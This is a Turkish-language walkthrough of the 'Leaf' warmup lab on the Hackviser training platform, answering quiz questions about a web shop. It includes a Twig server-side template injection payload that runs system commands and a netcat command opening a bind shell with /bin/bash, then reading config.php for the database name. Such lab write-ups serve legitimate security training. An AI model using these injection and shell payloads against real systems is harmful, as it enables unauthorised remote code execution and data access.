
**LEAF WRİTE-UP**

Bu yazımda sizlere Hackviser platformunda bulunan Leaf adlı warmup’ın çözümünü anlatacağım.

**SORU 1:** Websitesinin başlığı nedir?

 **Modish Tech**

**SORU 2:** Ürün detayının görüntülendiği sayfada hangi GET parametresi kullanılır?

Herhangi bir ürüne gidiyoruz.



Burada **id** kullanıldığını görüyoruz.

**SORU 3:** SSTI açılımı nedir?


**Server Side Template Injection**

**SORU 4:** Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?


Burada bizden SSTI payload’ları denememizi veya hakim olmamızı istiyor. Birazcık araştırma sonucu payloadı buldum. **{{7\*7}}**

**SORU 5:** Uygulamanın kullandığı veritabanı adı nedir?

Sitede gezindim biraz.



Burada payload denemesi yaptıktan sonra şu sonucu aldım:



Burada veritabanı ismini bulduk. **Modish\_tech**

**BİZ BURADA BİRAZ ŞANS ESERİ BULDUK** ☺

Normal şartlar altında veritabanı hakkında bilgi almak için makineye erişmemiz gerekir. Şimdi o yolu deneyelim.


**2.YOL:**

Shell almamız lazım. Önce SSTI payloadları deniyoruz.


{{7\*7}} yazınca sonucun 49 olduğunu aldım. Bu da bize TWIG kullanmamız gerektiğini doğruladı.

Uzun süren araştırmalar sonucu “{{['<command>']|filter('system')}}” bu payload’da command yazan yere Linux komutları yazıp çalıştırabildiğimizi öğrendim. Şimdi deniyoruz.

Whoami denedim:


 Array olduğumuzu gördük. Şimdi netcat aracı ile uzaktan bağlantı kurmayı deneyeceğim.


Komut şu şekilde: {{['nc -nvlp 1234 -e /bin/bash']|filter('system')}}




Çalıştıralım. Şimdi kendi makine terminalimize nc –nv 172.20.4.114 1234

Yazarak erişim sağlıyoruz.



 ls yaptıktan sonra burada config.php dosyası gözüme çarptı.



Burada config.php dosyasının içine baktığımızda cevabımızı buluyoruz.

Veritabanımızın ismi **modish\_tech**

**BÖYLELİKLE WARMUP’I ÇÖZMÜŞ OLDUK** ☺